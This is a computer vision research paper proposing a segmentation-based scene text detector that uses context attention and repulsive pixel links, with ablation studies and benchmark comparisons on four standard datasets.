With the development of deep learning, great progress has been made in the computer vision tasks such as object detection and segmentation [9, 10, 13, 21, 25, 42, 44, 45]. Scene text detection, which can be seen as a type of object detection applied to text, has also witnessed great success [11, 22, 23, 26, 27, 28, 30, 32, 33, 43, 59, 61]. In general, scene text detection methods can be divided into two categories: detection-based and segmentation-based methods. The detection-based methods adapt the general object detection framework to detect the text or text parts by directly regressing rectangles or quadrangles with certain orientations. However, these frameworks cannot detect the text instances with arbitrary shapes and often fail to detect small texts. The segmentation-based methods use pixel-wise segmentation to segment text areas and extract text instances by post-processing the segmented areas. They have gained more interest due to their advantages of detecting arbitrary-shape texts and the superior performances compared with detection-based methods. However, there still exist several problems. The first one is the misclassification of the unexpected texts or text-like patterns. The second one is the split of the long text line into several text instances. The third one is the failure of separating very close text instances. Some examples are shown in Fig. 1 (a)(b)(c).

Figure 1. Different types of problems in scene text detection and the results of our method. Note that the error detections are marked with Red boxes. (a) is the misclassification of the unexpected texts, (b) is the split of long text lines, (c) is the failure of separating very close text instances. (d), (e), (f) are the results of our method, which successfully solves the problems.

To address these problems, in this paper, we propose an accurate segmentation-based text detector. Two modules:




Figure 2. Architecture of the proposed method. The network consists of (a) Encoder, (b) Decoder, (c) Context Attention Module, GA is global attention, NL is non-local self-attention, and SA is spatial attention, (d) Repulsive Text Border Module. The red arrow line means upsample.

context attention module and repulsive text border module are specifically introduced. First, context plays a critical role in segmentation since it is very helpful for reducing local ambiguities for pixel classification. We design an effective attention mechanism to better exploit the context information by sequentially applying global attention, non-local self-attention and spatial attention. The global attention uses global average-pooled high-level decoder features to compute channel-wise attention to the low-level encoder features, which increases the discriminative ability of low-level features. Non-local attention mechanism is proved to be effective for capturing long range dependencies. For the long text lines detection, long range contextual information is necessary to avoid the split of long text line into several text instances. We use a simple yet effective non-local module introduced in the work of [60] as our non-local attention module. It embeds a pyramid sampling module into non-local blocks to largely reduce the computation. The spatial attention utilizes the local inter-spatial relationship of features and focuses on 'where' is text, which further solve the false positives. It applies a convolution layer with one channel to generate a spatial - attention map and enhances the input features by broadcasting the attention map. As shown in Fig. 1(d)(e), our method can successfully solve the false positive and the split of long text. Second, text border is key to separating very close text lines. In PixelLink [3], it learns two kinds of pixel-wise predictions: text/non-text prediction and link prediction. The pixel link is important for separating text instance since texts are detected by linking pixels within the same text instance. However, the pixel link generally pays attention to the link between neighbor pixels that belong to the same text instance. Note that the link between pixels located at the text border requires more attention. Therefore, we introduce an extra repulsive pixel link that explicitly represents the relationship between two pixels at the text border. Predicted positive pixels are then joined together by predicted positive pixel links and negative repulsive links. Fig. 1(f) is the result of our method which shows that the very close text instances can be separated.

To validate the effectiveness of our proposed scene text detector, we conduct extensive experiments on four standard benchmarks and achieve an F-measure of 86.1%

on MSRA-TD500, 87.5% on ICDAR2015, 75.3% on ICDAR2017-MLT, 82.0% on CTW1500. The experimental results show that our method outperforms most of the state-of-art methods. The contributions of this paper can be summarized as follows:

(1) We propose an effective attention mechanism to better exploit the context information, which can effectively reduce the false positives and avoid the split of long text line into several text instances.

(2) To further solve the very close text instance, we propose to learn an extra repulsive pixel link that explicitly represents the relationship between pixels located at text border.

(3) The proposed method achieves state-of-the-art performance on several benchmark datasets of scene text including long straight, horizontal, multi-oriented and curved text.

2. Related Work

Scene text detection has been extensively studied in the last decades. State-of-the-art text detection algorithms are deep neural network based methods. Most of the deep learning based text detection methods can roughly be divided into two branches: detection-based and segmentation-based approaches.

Detection-based methods treat text as a specific object and take advantage of the development in general object detection. Zhong et al. [57] proposed a text detection framework based on Faster-RCNN. They designed an inception-RPN which used multi-scale convolution filters to produce text region proposals. Ma et al. [34] added rotation to both anchors and RoIPooling in Faster R-CNN, to deal with the orientation of scene text. Gupta et al. [6] borrowed the YOLO [41] framework and employed a fully-convolutional regression network to perform text detection and bounding box regression at all locations and multiple scales of an image. TextBoxes [22] modified anchors and kernels of SSD to detect large aspect-ratio scene text. TextBoxes++ [20] extended TextBoxes by regressing quadrilaterals instead of horizontal bounding boxes to handle arbitrary-oriented text. Shi et al. [43] employed SSD framework and learned the locally detectable text elements, namely segments and links. RRD [23] also relied on SSD framework and introduced rotation-sensitive feature for detection branch and rotation-invariant feature for classification branch to learn better regression of long oriented text. These methods always need complex anchor setting and fail to detect texts with arbitrary shapes.

Segmentation-based methods are mostly inspired by fully convolutional networks (FCN) [31]. Zhang et al. [56] first presented a framework which used FCN to produce a coarse saliency map for text. Yao et al. [53] casted the detection task as a segmentation problem by predicting three kinds of score maps: text/non-text, character classes, and character linking orientations. PixelLink [3] performed pixel-wise text/non-text and link prediction, then added some post-processing on the linked positive pixels to obtain the final text boxes. PSENet [18] used FCN to predict text instances with multiple scales, then designed a progressive scale expansion algorithm to reconstruct the whole text instance. More recently, several works such as Mask Text Spotter [32] and SPCNet [50] borrowed the state-of-art instance segmentation approach Mask R-CNN to detect text instances and achieved impressive performance. The biggest advantage of these methods is the ability to extract arbitrary-shape texts. However, their performances are greatly affected by the segmentation results.

Compared with previous works, our method incorporates context attention and repulsive text border to improve text detection performance. Relying on the context information, the misclassification of the unexpected texts or text-like patterns and the split of long text lines are greatly reduced, which are common issues for most of segmentation-based methods. Moreover, the proposed repulsive pixel link that explicitly represents the relationship between two pixels at the text border are verified to be effective for separating the very close text instances.

3. Approach

In this section, we describe our proposed method in detail. Firstly, we present the general framework of our method. Secondly, we elaborate the context attention and repulsive text border modules. Finally, the training and inferring details are presented.

3.1. Overall Architecture

The network architecture of our approach is illustrated in Fig. 2. It is based on a fully convolutional network with encoder-decoder structure. In the encoder part, VGG-16 is used as backbone and the last two layers fc6 and fc7 are converted from fully-connected layers into convolutional layers. Besides, three extra layers are added after fc7 layer in the same manner as SSD [25]. In the decoder part, the output feature maps are generated by fusing low-level decoder features with high-level encoder features. The fusing process is implemented by introducing a context attention module. As shown in Fig. 2(c), the context attention module uses global attention, non-local self-attention and spatial attention to effectively model the local and global context, which will be detailed in Section 3.2. For each output feature map of the decoder (conv2_2_f, conv3_3_f, conv4_3_f, fc7_f, conv6_2_f), three sibling 1x1 convolution and softmax layers are attached to generate three score maps for text pixel, affinity pixel link and repulsive pixel link (see Fig. 2(d)). Since every pixel has 8 neighbors, the output score maps have 2, 16 and 16 channels, respectively. The details of learning pixel links are presented in Section 3.3. Finally, the score maps of each output feature map are resized and added together to obtain

three segmentation masks: text pixel mask, affinity link and repulsive link masks. Based on the segmentation results, we join the positive pixels with positive pixel links and negative repulsive links together, and obtain the detection results by extracting the bounding boxes of the connected components.

3.2. Context Attention

Context plays a critical role in segmentation since it is helpful for reducing local ambiguities for pixel classification. In our context attention, there are three sub-modules: global attention, non-local self-attention and spatial attention. Given the low-level encoder feature map $F_{low} \in \mathbb{R}^{C\times H\times W}$ and the high-level decoder feature map $F_{high} \in \mathbb{R}^{C'\times H'\times W'}$ as input, the context attention module sequentially goes through 1D channel attention, non-local self-attention and 2D spatial attention to generate the output feature map $F_{CA} \in \mathbb{R}^{C'\times H\times W}$, as illustrated in Fig.2(c). The overall process can be summarized as:

$$F_{GA} = GA(F_{low}, F_{high}), \quad (1)$$

$$F_{NL} = NL(F_{GA}), \quad (2)$$

$$F_{CA} = F_{SA} = SA(F_{NL}), \quad (3)$$

where $GA(\cdot)$ is global attention, $NL(\cdot)$ is non-local self-attention, and $SA(\cdot)$ is spatial attention.

Global Attention Module. High-level features always contain rich text category information, which can be a good guidance for low-level features to select text localization details.

We perform global average pooling on the high-level decoder features $F_{high} \in \mathbb{R}^{C'\times H'\times W'}$ and a 1×1 convolution over the pooled features to generate the global attention map. The low-level encoder features $F_{low} \in \mathbb{R}^{C\times H\times W}$ are then multiplied by the attention map. Note that the channel number of the attention map and the low-level features may be different. A 3×3 convolution is added to the low-level features. Finally, the high-level features are upsampled and added with the weighted low-level features to get the output features $F_{GA} \in \mathbb{R}^{C'\times H\times W}$. In short, the output feature is computed as:

$$F_{GA} = GA(F_{low}, F_{high}) = GAttMap \odot Conv_{3\times3}(F_{low}) + UP(F_{high}), \quad (4)$$

$$GAttMap = Conv_{1\times1}\left(AvgPool(F_{high})\right), \quad (5)$$

where $\odot$ represents element-wise multiplication, $UP(\cdot)$ is upsample operation.

Non-local Self-Attention Module. Non-local attention is potent to capture the long range dependencies that are crucial for pixel classification. Especially for the long text lines, long range contextual information is necessary to avoid the split of long text line into several text instances.

Considering the large computation of non-local operation, we use a simple yet effective non-local module introduced in the work of [60]. Given the output feature $F_{GA} \in \mathbb{R}^{C'\times H\times W}$ of the global attention module as input, three 1x1 convolutions are first used to transform the input to different embeddings: $\phi \in \mathbb{R}^{\hat{C}\times H\times W}$, $\theta \in \mathbb{R}^{\hat{C}\times H\times W}$ and $\gamma \in \mathbb{R}^{\hat{C}\times H\times W}$. Spatial pyramid pooling is then applied after θ and γ to get sampled θ_p and γ_p.

The ϕ, θ_p and γ_p are flattened to $\phi \in \mathbb{R}^{\hat{C}\times N}$, $\theta_p \in \mathbb{R}^{\hat{C}\times S}$, $\gamma_p \in \mathbb{R}^{\hat{C}\times S}$. A normalized similarity matrix is calculated as:

$$\overrightarrow{V_p} = f(\phi^T \times \theta_p), \quad (6)$$

where the normalizing function f can take the form from softmax, rescaling, and none. The attention output is acquired by

$$O_p = \overrightarrow{V_p} \times {\gamma_p}^T, \quad (7)$$

and the final output $F_{NL} \in \mathbb{R}^{C'\times H\times W}$ is given by

$$F_{NL} = Reshape(W_o(O_p^T) + F_{GA}), \quad (8)$$

where W_o is a 1x1 convolution operation to recover the channel dimension from $\hat{C}$ to C'.

Spatial Attention Module. The spatial attention utilizes the local inter-spatial relationship of features and focuses on 'where' is text, which further solve the false positives.

Given the output feature F_{NL} of the non-local self-attention module as input, we perform a 3×3 convolution and then a 1×1 convolution with one channel to generate a text saliency map. A sigmoid function is further applied to obtain the spatial attention map $SAttMap \in \mathbb{R}^{H\times W}$. The attention output O_s is calculated as:

$$O_s = Broadcast(SAttMap) \odot Conv_{3\times3}(F_{NL}), \quad (9)$$

$$SAttMap = Sigmoid(Conv_{1\times1}(Conv_{3\times3}(F_{NL}))), \quad (10)$$

where $SAttMap$ is broadcast to the same C' channel as F_{NL}, $\odot$ represents element-wise multiplication. The output $F_{SA} \in \mathbb{R}^{C'\times H\times W}$ of the spatial attention, also the final output $F_{CA} \in \mathbb{R}^{C'\times H\times W}$ of the context attention, is given by

$$F_{CA} = F_{SA} = F_{NL} + O_s. \quad (11)$$

3.3. Repulsive Text Border

Text border is critical for scene text detection since the border is actually the splitting mark for different text instances. Especially for the very close text instances and the curved texts, which often appear in scene text, more accurate text border is required. Inspired by the work of PixelLink [3], which learns 8-neighbor links for a pixel and uses the links to determine the text border, we also use 8-neighbor link to learn the text border. We introduce two kinds of 8-neighbor links: affinity and repulsive pixel links for each pixel.

As shown in Fig. 3(a), for a given pixel and one of its neighbors, if they lie within the same text instance, the affinity pixel link between them is labeled as positive, and otherwise negative. We only focus on the positive pixels and the loss for affinity pixel links is calculated by:

$$L_{alink} = \frac{L_{alink\_pos}}{sum(alink\_pos)} + \frac{L_{alink\_neg}}{sum(alink\_neg)}, \quad (12)$$

where L_{alink_pos} and L_{alink_neg} are the cross-entropy losses

on the positive and negative affinity links, respectively; $sum(alink\_pos)$ and $sum(alink\_neg)$ are the number of the positive and negative affinity links, respectively.

The affinity pixel links generally pay attention to the link between neighbor pixels that belong to the same text instance. However, the links between pixels located at the text border require more attention. As illustrated in Fig. 3(b), we shrink the annotated text box G with the offset D to G_d and consider the gap between G and G_d as the text border (gray area in Fig. 3(b)). The offset D is computed from the perimeter L and area A of the box G:

$$D = \frac{A(1-r^2)}{L}, \tag{13}$$

where r is the shrink ratio, set to 0.4 empirically. We only focus on the positive pixels in the text border and ignore the other positive pixels. For a pixel in the text border and one of its neighbors, if they lie within different text instances or the neighbor pixel is non-text, the repulsive pixel link between them is labeled as positive, and otherwise negative. Similarly, we also use class-balanced cross-entropy loss as the loss for repulsive pixel links:

$$L_{rlink} = \frac{L_{rlink\_pos}}{sum(W_{rlink\_pos})} + \frac{L_{rlink\_neg}}{sum(W_{rlink\_pos})}, \tag{14}$$

where L_{rlink_pos} and L_{rlink_neg} are the cross-entropy losses on the positive and negative repulsive links, respectively; $sum(W_{rlink_pos})$and $sum(W_{rlink\_neg})$ are the sum of the weighted positive and negative repulsive links, respectively. For the positive repulsive links in which the two neighbor pixels lie in two text instances, they are assigned larger weight (2.0) while for other repulsive links, their weight is set to 1.0.

3.4. Training and Inference

The objective function of learning pixels and links is defined as follows:

$$L_{seg} = \lambda L_{pixel} + L_{alink} + L_{rlink}, \tag{15}$$

where L_{pixel} is the loss on pixel classification task, L_{alink} and L_{rlink} are the link losses. λ is the weight of pixel loss and set to 2.0.

Considering the extreme imbalance of text and non-text pixels, we use online hard example mining (OHEM) to select negative pixels and adopt the weighted cross-entropy loss to supervise pixel classification:

$$L_{pixel} = \frac{1}{(1+r)S} W L_{pixel\_CE}, \tag{16}$$

where L_{pixel_CE} is the cross-entroy loss on text/non-text prediction, r is the negative-positive ratio and is set to 3. S is the total number of the positive pixels. W is pixel weight matrix. For the negative pixels, their weights are set to 1.0, and for each positive pixel i, its weight is calculated as:

$$w_i = \frac{S}{N \cdot S_i}, \tag{17}$$

where N is the number of text instances, S_i is the number of pixels of the text instance that the positive pixel lies in.

Given predictions on pixels, affinity links and repulsive links, three different thresholds are applied to them. The pixel above the pixel threshold is regarded as positive. The link between two neighbor pixels is regarded as positive if the affinity link score is above the affinity link threshold and the repulsive link score is below the repulsive link threshold. Positive pixels are then grouped together using positive links, resulting in a collection of text instances.




Figure 3. An illustration of affinity and repulsive pixel link. Green lines in (a) and (b) denote positive affinity and repulsive pixel links, respectively; red lines in (a) and (b) denote negative affinity and repulsive pixel links, respectively.

4. Experiments

We evaluate our method on four public datasets: MSRA-TD500 [52], ICDAR2015[15], ICDAR2017-MLT [37] and CTW1500 [29], and compare it with several state-of-art methods.

4.1. Datasets

SynthText [6] is a synthetically generated dataset containing 800 thousand images and about 8 million word instances. It is created by blending natural images with texts of random sizes and fonts. We only use the dataset for pre-training our network.

MSRA-TD500 [52] includes 300 training images and 200 test images collected from natural scenes. It is a dataset with multilingual, arbitrary-oriented and long text lines.

ICDAR2015 [15] is the most commonly used benchmark for detecting scene text in arbitrary directions. It contains 1000 training images and 500 testing images. The images are collected by Google Glass without taking care of positioning, image quality, and viewpoint. Therefore, text in these images is of various scales, orientations, contrast, blurring, and viewpoint, making it challenging for detection. Annotations are provided as word quadrilaterals.

ICDAR2017-MLT [37] is a large-scale multilingual text dataset, which includes 7200 training images, 1800 validation images and 9000 test images. The dataset

consists of scene text images which come from 9 languages. Image annotations are labeled as word-level quadrangles.

CTW1500 [29] is a recent challenging dataset for curve text detection. It has 1000 training images and 500 testing images with over 10 thousand text annotations. Text instances are annotated by 14 vertices of polygons.

4.2. Implementation Details

We pre-train our network on SynthText and then finetune it on the real datasets. The models are optimized by SGD with momentum = 0.9. For training, images are resized to 512*512 after random cropping. Batch size is set to 12 owing to the GPU memory limitation and the learning rate is fixed to 1e-4 and set to 1e-5 for the last several epochs. VGG16 is used as the backbone of our network. Thresholds on pixel and links are crucial for detecting performance. We find the thresholds for each dataset via a grid search with 0.05 step on a hold-out validation set. The whole algorithm is implemented in Tensorflow 1.8.0 and pure Python.

4.3. Ablation Study

To verify the effectiveness of our design, we conduct all experiments of ablation studies on the ICDAR2015 dataset (an oriented text dataset) and CTW1500 dataset (a curved text dataset). The scale of test image for ICDAR2015 and CTW1500 is 1280x768.

Baseline. We implement the method with no context attention and only affinity pixel link as our baseline method.

Context Attention. We implement the model with context attention and only affinity pixel link. Considering that there are three modules in context attention, we implement three models: GA, GA+NL, GA+NL+SA. From Tab. 1, the GA achieves 2.2% improvement on ICDAR2015 and 1.5% improvement on CTW1500 than baseline; the GA+NL achieves 0.5% improvement on ICDAR2015 and 1.4% improvement on CTW1500 than GA; the GA+NL+SA achieves 0.9% improvement on ICDAR2015 and 1.1% improvement on CTW1500 than GA+NL. The results demonstrate that the attention modules used in context attention are all useful. Overall, the model with context attention makes 3.6% improvement on ICDAR2015 and 4.0% improvement on CTW1500.

The effectiveness of repulsive link. To investigate the effectiveness of repulsive link, we implement the model (GA+NL+SA+RL) with context attention and the affinity and repulsive link. From Tab. 1, the model with repulsive link achieves 0.4% improvement on ICDAR2015 and 0.7% improvement on CTW1500, in comparison to the model without repulsive link (GA+NL+SA).

4.4. Results on Scene Text Benchmarks

Long straight text detection. We evaluate the performance of our method on MSRA-TD500, which contains multi-lingual, arbitrary-oriented and long text lines. Images are resized to 768x768 for testing. Thresholds of text pixel, affinity pixel link and repulsive pixel link are set to (0.9, 0.85, 0.8). As shown in Tab. 2, our method achieves F-measure of 86.1%, which is better than all the other methods. The results also demonstrate the advantages of our method for dealing with long text lines. Some of the detection results are visualized in Fig. 4(a).

Method	ICDAR2015			CTW1500		
	P	R	F	P	R	F
Baseline	85.1	82.0	83.5	81.1	73.9	77.3
GA	87.5	83.9	85.7	82.8	75.1	78.8
GA+NL	88.0	84.5	86.2	83.9	76.8	80.2
GA+NL+SA	89.7	84.6	87.1	85.3	77.7	81.3
GA+NL+SA+RL	90.0	85.1	87.5	85.8	78.6	82.0

Table 1. Ablation experiments of validating the effectiveness of different modules on ICDAR2015 and CTW1500 dataset. "GA" means global attention, "GA+NL" means global attention + non-local self-attention, "GA+NL+SA" means context attention, "GA+NL+SA+RL" means context attention + repulsive link.

Oriented text detection. We evaluate our method on the ICDAR 2015 to test its ability of detecting oriented text. Thresholds of text pixel, affinity pixel link and repulsive link are set to (0.85,0.85,0.8). We use a single scale of 1280x768 for test images and achieve 90.0, 85.1 and 87.5 in precision, recall and F-measure, respectively. As shown in Tab. 3, except for the end-to-end method FOTS which combines text detection and recognition, our method outperforms the state-of-art methods. Also note that the very high precision (90.0%) is obtained, which verifies that our method can suppress false positives effectively. Some of the detection results are visualized in Fig. 4(b).

Multilingual text detection. To verify the generalization ability of our method on multilingual scene text detection, we evaluate our method on ICDAR2017-MLT. We use a single scale of 1536x1536 for test images. The 7200 training images are used for training and the 1800 validation images are used for selecting the models and thresholds. Thresholds of text pixel, affinity link and repulsive link are set to (0.9,0.45,0.8). We achieve an F-measure of 75.3%, which is comparable to the best reported result in literature. Some of the detection results are visualized in Fig. 4(c).

Curved text detection. We evaluate the ability of our model to detect curved text on CTW1500 dataset. Our method can be flexibly applied to curved text without special modifications. The only modification lies in the interface of reading text polygons with 14 vertices. We use a single scale of 1280x768 for test images. Thresholds of text pixel, affinity link and repulsive link are set to

(0.75,0.8,0.8). As shown in Tab. 5, our method achieves the state-of-the-art results and outperforms some existing methods such as TextSnake [30] and LOMO [55]. Some of the detection results are visualized in Fig. 4(d).

Method	Precision	Recall	F-measure
RRPN [34]	82.0	68.0	74.0
SegLink [43]	86.0	70.0	77.0
PixelLink [3]	83.0	73.2	77.8
Lyu et al. [33]	87.6	76.2	81.5
MCN [27]	88.0	79.0	83.0
PAN [48]	84.4	83.8	84.1
OURS	88.8	83.5	86.1

Table 2. Quantitative results of different methods on MSRA-TD500 (**long straight text**) dataset. Our method achieves the best performance over all the other methods, showing the advantages of dealing with long text lines.

Method	Precision	Recall	F-measure
SegLink[43]	73.1	76.8	75.0
RRPN[34]	84.0	77.0	80.0
EAST[59]	83.3	78.3	80.7
TextBoxes++ [20]	87.2	76.7	81.7
TextSnake [30]	84.9	80.4	82.6
PixelLink [3]	85.5	82.0	83.7
PSENet-1s [18]	86.9	84.5	85.7
Mask Textspotter [32]	91.6	81.0	86.0
LOMO [55]	91.3	83.5	87.2
SPCNet [50]	88.7	85.8	87.2
FOTS [26]	-	-	88.0
OURS	90.0	85.1	87.5

Table 3. Quantitative results of different methods on ICDAR 2015 (**oriented text**) dataset. Except for the end-to-end method FOTS, our method outperforms all the other methods.

Method	Precision	Recall	F-measure
E2E-MLT [38]	64.6	53.8	58.7
He et al. [12]	76.7	57.9	66.0
Lyu et al. [33]	83.8	56.6	66.8
FOTS [26]	81.0	57.5	67.3
Border [51]	77.7	62.1	69.0
AF-RPN [58]	75.0	66.0	70.0
PSENet-1s [18]	77.0	68.4	72.5
LOMO MS [55]	80.2	67.2	73.1
SPCNet [50]	80.6	68.6	74.1
OURS	83.7	68.4	75.3

Table 4. Quantitative results of different methods on ICDAR2017-MLT (**multilingual text**) dataset. MS means multi-scale testing.

Method	Precision	Recall	F-measure
SegLink [43]	42.3	40.0	40.8
EAST [59]	78.7	49.1	60.4
CTD [29]	74.3	65.2	69.5
CTD+TLOC [29]	77.4	69.8	73.4
TextSnake [30]	67.9	85.3	75.6
LOMO MS [55]	85.7	76.5	80.8
PSENet-1s [18]	84.8	79.7	82.2
OURS	85.8	78.6	82.0

Table 5. Quantitative results of different methods on CTW1500 (**curved text**) dataset.

5. Conclusion and Future Work

In this paper, we propose an accurate segmentation-based scene text detector with context attention and repulsive text border. We design an effective attention mechanism to better exploit the context information by sequentially applying global attention, non-local self-attention and spatial attention. The context is helpful for reducing local ambiguities for pixel classification, which can greatly reduce false positives and the misdetections of

(a) (b) (c) (d)

Figure 4. Examples of detection results. From left to right: (a) MSRA-TD500, long straight text, (b) ICDAR2015, oriented text, (c) ICDAR2017-MLT, multilingual text, (d) CTW1500, curved text.

long text lines. To further solve the very close text instance, we propose to learn an extra repulsive pixel link that explicitly represents the relationship between pixels located at text border. The robustness and effectiveness of our approach are verified on several public benchmarks including long, curved, oriented and multilingual text cases. In the future, we would like to further focus on the text border and develop a two-stream segmentation network to simultaneously learn text pixels and text boundaries.

References

[1] A. Bissacco, M. Cummins, Y. Netzer, and H. Neven. Photoocr: Reading text in uncontrolled conditions. In ICCV, 2013.
[2] J. L. Cao, Y. W. Pang, and X. L. Li. Triply Supervised Decoder Networks for Joint Detection and Segmentation. In CVPR, 2019.
[3] D. Deng, H. Liu, X. Li, and D. Cai. Pixellink: Detecting scene text via instance segmentation. In AAAI, 2018.
[4] M. En, Rong Li, J. Li, B. Liu. Feature Pyramid Based Scene Text Detector. In ICDAR, 2017.
[5] R. Girshick. Fast R-CNN. In ICCV, 2015.
[6] A. Gupta, A. Vedaldi, and A. Zisserman. Synthetic data for text localisation in natural images. In CVPR, 2016.
[7] K. He, G. Gkioxari, P. Dollar, and R. Girshick. Mask r-cnn. In ICCV, 2017.
[8] T. He, W. Huang, Y. Qiao and J. Yao. Accurate text localization in natural image with cascaded convolutional text network. arXiv, 2016.
[9] K. He, X. Zhang, S. Ren, J. Sun. Deep residual learning for image recognition. In CVPR, 2016.
[10] K. He, X. Zhang, S. Ren, J. Sun. Identity mappings in deep residual networks. In ECCV, 2016.
[11] W. He, X. Zhang, F. Yin, and C. Liu. Deep direct regression for multi-oriented scene text detection. In ICCV, 2017.
[12] W. He, X.-Y. Zhang, F. Yin, and C.-L. Liu. Multi-oriented and multi-lingual scene text detection with direct regression. IEEE Transactions on Image Processing, 27(11):5406–5419, 2018.
[13] G. Huang, Z. Liu, K.Q. Weinberger, L. van der Maaten. Densely connected convolutional networks. In CVPR, 2017.
[14] M. Jaderberg, K. Simonyan, A. Vedaldi, and A. Zisserman. Reading text in the wild with convolutional neural networks. International Journal of Computer Vision, 2016, 116(1): 1-20.
[15] D. Karatzas, L. Gomez-Bigorda, A. Nicolaou, S. K. Ghosh, A. D. Bagdanov, M. Iwamura, J. Matas, L. Neumann, V. R. Chandrasekhar, S. Lu, F. Shafait, S. Uchida, and E. Valveny. ICDAR 2015 competition on robust reading. In ICDAR, 2015.
[16] D. Karatzas, F. Shafait, S. Uchida, M. Iwamura, L. G. i Bigorda, S. R. Mestre, J. Mas, D. F. Mota, J. Almazan, and L. de las Heras. ICDAR 2013 robust reading competition. In ICDAR, 2013.
[17] Z. Li, C. Peng, G. Yu, X. Zhang, Y. Deng, J. Sun. DetNet: A backbone network for object detection. arXiv:1804.06215, (2018).
[18] X. Li,W. H. Wang, W. B. Hou, R. Z. Liu, T. Lu, and J. Yang. Shape robust text detection with progressive scale expansion network. In CVPR, 2019.
[19] H. Li, P. Xiong, J. An, and L. Wang. Pyramid attention network for semantic segmentation. In BMVC, 2018.
[20] M. Liao, B. Shi, and X. Bai. Textboxes++: A single-shot oriented scene text detector. IEEE Transactions on Image Processing, vol. 27, no. 8, 2018.

[21] Tsung-Yi Lin, Piotr Dollár, Ross Girshick, Kaiming He, Bharath Hariharan, Serge Belongie. Feature Pyramid Networks for Object Detection. arXiv preprint. arXiv: 1612.03144, 2017.
[22] M. Liao, B. Shi, X. Bai, X. Wang, and W. Liu. Textboxes: A fast text detector with a single deep neural network. In AAAI, 2017.
[23] M. H. Liao, Z. Zhu, B. G. Shi, G. S. Xia, X. Bai. Rotation-sensitive Regression for Oriented Scene Text Detection. In CVPR, 2018.
[24] C. Lin, J. Lu, G. Wang, and J. Zhou. Graininess-aware deep feature learning for pedestrian detection. In ECCV, 2018.
[25] W. Liu, D. Anguelov, D. Erhan, C. Szegedy, S. Reed, C.-Y. Fu, and A. C. Berg. Ssd: Single shot multibox detector. In ECCV, 2016.
[26] X.Liu, D.Liang, S.Yan, D.Chen, Y.Qiao, and J.Yan. Fots: Fast oriented text spotting with a unified network. In CVPR, 2018.
[27] Z. C. Liu, G. S. Lin, S. Yang, J. S. Feng, W. S. L, W. L. Goh. Learning Markov Clustering Networks for Scene Text Detection. In CVPR, 2018.
[28] Y. Liu and L. Jin. Deep matching prior network: Toward tighter multi-oriented text detection. In CVPR, 2017.
[29] Y. L. Liu, L. W. Jin, S. T. Zhang, and S. Zhang. Detecting curve text in the wild: New dataset and new solution. arXiv preprint arXiv:1712.02170, 2017.
[30] S. B. Long, J. Q. Ruan, W. J. Zhang, X. He, W. H. Wu, C. Yao. TextSnake: A Flexible Representation for Detecting Text of Arbitrary Shapes. In ECCV, 2018.
[31] J. Long, E. Shelhamer, and T. Darrell. Fully convolutional networks for semantic segmentation. In CVPR, 2015.
[32] P. Y. Lyu, M. H. Liao, C. Yao, W. H. Wu, X. Bai. Mask TextSpotter: An End-to-End Trainable Neural Network for Spotting Text with Arbitrary Shapes. In ECCV, 2018.
[33] P. Y. Lyu, C. Yao, W. H. Wu, X. Bai. Multi-oriented scene text detection via corner localization and region segmentation. In CVPR, 2018.
[34] J. Ma, W. Shao, H. Ye, L. Wang, H. Wang, Y. Zheng, and X. Xue. Arbitrary-oriented scene text detection via rotation proposals. IEEE Transactions on Multimedia, 20(11):3111–3122, 2018.
[35] J. Mao, T. Xiao, Y. Jiang, and Z. Cao. What can help pedestrian detection? In CVPR, 2017.
[36] S. Mohanty, T. Dutta, and H. P. Gupta. Robust Scene Text Detection with Deep Feature Pyramid Network and CNN based NMS Model. In ICPR, 2018.
[37] N. Nayef, F. Yin, I. Bizid, H. Choi, Y. Feng, D. Karatzas, Z. Luo, U. Pal, C. Rigaud, J. Chazalon, et al. Icdar2017 robust reading challenge on multi-lingual scene text detection and script identification-rrc-mlt. In ICDAR, 2017.
[38] Y. Patel, M. Busta, and J. Matas. E2e-mlt-an unconstrained end-to-end method for multi-language scene text. arXiv preprint arXiv:1801.09919, 2018.
[39] V.-Q. Pham, S. Ito, and T. Kozakaya. Biseg: Simultaneous instance segmentation and semantic segmentation with fully convolutional networks. In BMVC, 2017.
[40] P. O. Pinheiro, T.-Y. Lin, R. Collobert, and P. Dollar. Learning to refine object segments. In ECCV, 2016.
[41] J. Redmon, S. Divvala, R. Girshick, and A. Farhadi. You only look once: Unified, real-time object detection. In CVPR, 2016.
[42] S. Ren, K. He, R. Girshick, and J. Sun. Faster r-cnn: Towards real-time object detection with region proposal networks. In NIPS, 2015.
[43] B. Shi, X. Bai, and S. Belongie. Detecting Oriented Text in Natural Images by Linking Segments. In CVPR, 2017.
[44] K. Simonyan, K., Zisserman, A. Vedaldi. Very deep convolutional networks for large-scale image recognition. arXiv, 2014.
